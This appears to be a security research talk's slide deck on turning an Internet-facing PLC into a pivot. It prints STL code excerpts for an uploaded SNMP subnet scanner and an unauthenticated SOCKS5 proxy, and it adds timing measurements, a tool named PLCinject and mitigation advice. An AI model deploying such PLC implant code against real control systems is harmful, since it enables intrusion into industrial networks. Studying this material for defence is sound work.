
Overview



PLC 1 is connected to the Internet

Attack II


Overview



Attacker downloads the main program block...

Attack III


Overview



... patches it and uploads a SMNP scanner

Attack IV


Overview



The local network is scanned

Attack V


Overview



Attacker downloads the scanning results

Attack VI

Overview



A SOCKS proxy enables him to reach the net behind the PLC

Attack I

SNMP Scanner - Details

```
0001 get_ip : NOP 1
0002
0003 // read ip from system state list (S2L)
0004     CALL    RDSYSST
0005         REQ      :=TRUE
0006         S2L_ID   :=W#16#0037
0007         INDEX    :=W#16#0000
0008         RET_VAL  :=#sysst_ret
0009         BUSY     :=#sysst_busy
0010         S2L_HEADER :="DB".s2lheader.S2L_HEADER
0011         DR       :="DB".ip_info
0012
0013 // wait until S2L read finished
0014     A      #sysst_busy
0015     BEC
0016
0017     SET
0018     S      #got_ip
```

- ▶ Get the PLC's IP

Attack II

SNMP Scanner - Details

```
0020 // calc first ip of local network
0021 // L "DB".ip_info.local_ip
0022     OPN    "DB"
0023     L      %DBD406
0024 // L "DB".ip_info.subnet
0025     L      %DBD410
0026     AD
0027 // T "DB".ADDRESS.rem_ip_addr
0028     T      %DBD64
0029
0030 // get number of hosts from subnet
0031 // L "DB".ip_info.subnet
0032     L      %DBD410
0033     L      DW#16#FFFFFF
0034     XOD
0035     T      #num_hosts
```

- ▶ Calculate the subnet mask

Attack III

SNMP Scanner - Details

```
0001      CALL   TCON , "TCON_DB_SCAN"
0002          REQ    :=#connect
0003          ID     :=1
0004          DONE   :=#con_done
0005          BUSY   :=#con_busy
0006          ERROR  :=#con_error
0007          STATUS  :=#con_status
0008          CONNECT :="DB".TCON_PAR_SCAN
0009
0010         AN     #connected
0011         =      #connect
```

- ▶ Configure UDP connection

Attack IV

SNMP Scanner - Details

```
0007      CALL    TUSEND , "TUSEND_DB_SCAN"
0008          REQ     :=#send
0009          ID      :=1
0010          LEN     :=43
0011          DONE    :=#send_done
0012          BUSY    :=#send_busy
0013          ERROR   :=#send_error
0014          STATUS   :=#send_status
0015          DATA    :"DB".SNMP_get
0016          ADDR    :"DB".ADDRESS
```

- ▶ Send UDP packets (SNMP get request)

SOCKS5 Proxy - Details

SOCKS5 Proxy - Details I

- ▶ SOCKS5 protocol (RFC 1928)
- ▶ without authentication or encryption

SOCKS5 Proxy - Details II

0002	JL	lend	
0003	JU	bind	// state == 0
0004	JU	negotiate	// state == 1
0005	JU	authenticate	// state == 2
0006	JU	connect_request	// state == 3
0007	JU	connect	// state == 4
0008	JU	connect_confirm	// state == 5
0009	JU	proxy	// state == 6
0010	JU	reset	// state == 7
0011	lend:	JU	end

Jump list for state machine

SOCKS5 Proxy - Details III

```
0001 bind: NOP 0
0002
0003      CALL TCON , "TCON_bind_DB"
0004          REQ    :=#bind
0005          ID     :=W#16#0001
0006          DONE   :=#bnd_done
0007          BUSY   :=#bnd_busy
0008          ERROR  :=#bnd_error
0009          STATUS  :=
0010          CONNECT :="params".TCON_bind
0011
0012      AN    #bind
0013      S     #bind
0014      JC    bind
0015
0016      A     #bnd_done
0017      AN   #bnd_error
0018      AN   #bnd_busy
0019      JC   next_state
0020
0021
0022      JU    end
```

Bind and listen for incoming connections

SOCKS5 Proxy - Details IV

```
0005      CALL    TRCV , "TRCV_client_DB"
0006          EN_R    :=TRUE
0007          ID      :=W#16#0001
0008          LEN     :=0
0009          NDR     :=#rcv_ndr
0010          BUSY    :=#rcv_busy
0011          ERROR   :=#rcv_error
0012          STATUS   :=
0013          RCVD_LEN :=
0014          DATA     :"buffers".rcv
0015
0016          A       #rcv_ndr
0017          AN     #rcv_busy
0018          AN     #rcv_error
0019          JC     next_state
```

Receive clients authentication negotiation

SOCKS5 Proxy - Details V

```
0003      L      B#16#05
0004      T      "buffers".snd[0]
0005      L      B#16#00
0006      T      "buffers".snd[1]
0007
0008      CALL   TSEND , "TSEND_client_DB"
0009          REQ    :=#authenticate
0010          ID     :=W#16#0001
0011          LEN    :=2
0012          DONE   :=#snd_done
0013          BUSY   :=#snd_busy
0014          ERROR  :=#snd_error
0015          STATUS  :=
0016          DATA   :="buffers".snd
```

Reply with no authentication

SOCKS5 Proxy - Details VI

```
0005      CALL    TRCV , "TRCV_client_DB"
0006          EN_R     :=TRUE
0007          ID       :=W#16#0001
0008          LEN      :=0
0009          NDR      :=#recv_ndr
0010          BUSY     :=#recv_busy
0011          ERROR    :=#recv_error
0012          STATUS   :=
0013          RCVD_LEN :=_
0014          DATA     :=buffers".recv
0015
0016          A        #recv_ndr
0017          AN      #recv_busy
0018          AN      #recv_error
0019          JCN     end
```

Receive clients connect request...

SOCKS5 Proxy - Details VII

```
0021      L      "buffers".recv[4]
0022      T      "params".TCON_target.rem_staddr[1]
0023      L      "buffers".recv[5]
0024      T      "params".TCON_target.rem_staddr[2]
0025      L      "buffers".recv[6]
0026      T      "params".TCON_target.rem_staddr[3]
0027      L      "buffers".recv[7]
0028      T      "params".TCON_target.rem_staddr[4]
0029      L      "buffers".recv[8]
0030      T      "params".TCON_target.rem_tsap_id[1]
0031      L      "buffers".recv[9]
0032      T      "params".TCON_target.rem_tsap_id[2]
0033
0034      JU     next_state
```

... and store IP and port

SOCKS5 Proxy - Details VIII

```
0001 connect : NOP 0
0002
0003     CALL TCON , "TCON_target_DB"
0004         REQ      :=#connect
0005         ID       :=W#16#0002
0006         DONE     :=#con_done
0007         BUSY     :=#con_busy
0008         ERROR    :=#con_error
0009         STATUS   :=
0010         CONNECT  :="params".TCON_target
0011
0012     AN      #connect
0013     S       #connect
0014     JC      connect
0015
0016     A       #con_done
0017     AN     #con_busy
0018     AN     #con_error
0019     JC     next_state
```

Connect to destination host...

SOCKS5 Proxy - Details IX

```
0001 connect_confirm : NOP 0
0002
0003      L      W#16#05
0004      T      "buffers".rcv[0]
0005      L      W#16#00
0006      T      "buffers".rcv[1]
0007      L      W#16#00
0008      T      "buffers".rcv[2]
0009      L      W#16#01
0010      T      "buffers".rcv[3]
0011      L      W#16#00
0012      T      "buffers".rcv[4]
0013      L      W#16#00
0014      T      "buffers".rcv[5]
0015      L      W#16#00
0016      T      "buffers".rcv[6]
0017      L      W#16#00
0018      T      "buffers".rcv[7]
0019      L      W#16#00
0020      T      "buffers".rcv[8]
0021      L      W#16#00
0022      T      "buffers".rcv[9]
```

... and prepare a confirmation message...

SOCKS5 Proxy - Details X

```
0025      CALL    TSEND , "TSEND_client_DB"
0026          REQ     :=#connect_confirm
0027          ID      :=1
0028          LEN     :=10
0029          DONE    :=#snd_done
0030          BUSY    :=#snd_busy
0031          ERROR   :=#snd_error
0032          STATUS   :=
0033          DATA    :="buffers".rcv
0034
0035          AN      #connect_confirm
0036          S       #connect_confirm
0037          JC      connect_confirm
```

... and send it to the client

SOCKS5 Proxy - Details XI

- ▶ connection to client and destination host are established
- ▶ now we can proxy
 - ▶ send client's messages to destination and vice versa
 - ▶ an error while receiving means one partner disconnected
 - ▶ send remaining data then disconnect and wait for next client

SOCKS5 Proxy - Details XII

- ▶ The SOCKS implementation on the PLC is able to transfer up to 730 KB/s if it is running alone.
- ▶ In combination with a memory intensive benchmark PLC programm the proxy was able to transfer up to 40KB/s.

Attack Video

SOCKS5 Proxy - Details

Connecting to PLCs through the proxy malware

...Video Presentation...

Evaluation

Evaluation

Questions


- ▶ Can such attack detected by timing?
- ▶ Can the attack exceed the default cycle time of 150ms?

Measurements I

How to measure

- ▶ Pull data from OB1_PREV_CYCLE variable
- ▶ Store the result in a DB
- ▶ Upload DB from PLC
- ▶ Compare values for the baseline programm and the SOCKS Proxy (idle / under load)

Measurements II



Measurements III

	Baseline	Proxy idle	Proxy under load
Mean	85.32	85.40	86.67
Std. Deviation	0.4927	0.5003	0.5239
Std. Error	0.01089	0.01106	0.01158

Result:

- ▶ There exists a significant but not relevant timing difference between the baseline program and its malicious SOCKS proxy version regarding the default cycle time of 150 ms.

PLCinject

PLCInject

Release

- ▶ How to use PLC Inject
- ▶ example

PLCInject

Live Demo

PLCInject with example Payload (running light) and a PLC

Mitigation strategies

Mitigation strategies

1. Enabling protection-level 3
2. Network-level access control
3. If all else fails, means to woo deities to lend disaster protection

Summary

Summary

- ▶ An internet facing PLC can be used as a gateway without service disruption
- ▶ This enables an attacker to reach indirect Internet connected PLCs too
- ▶ Taking these indirect connected systems into account, the attack surface regarding ICS could be much bigger than expected

Q&A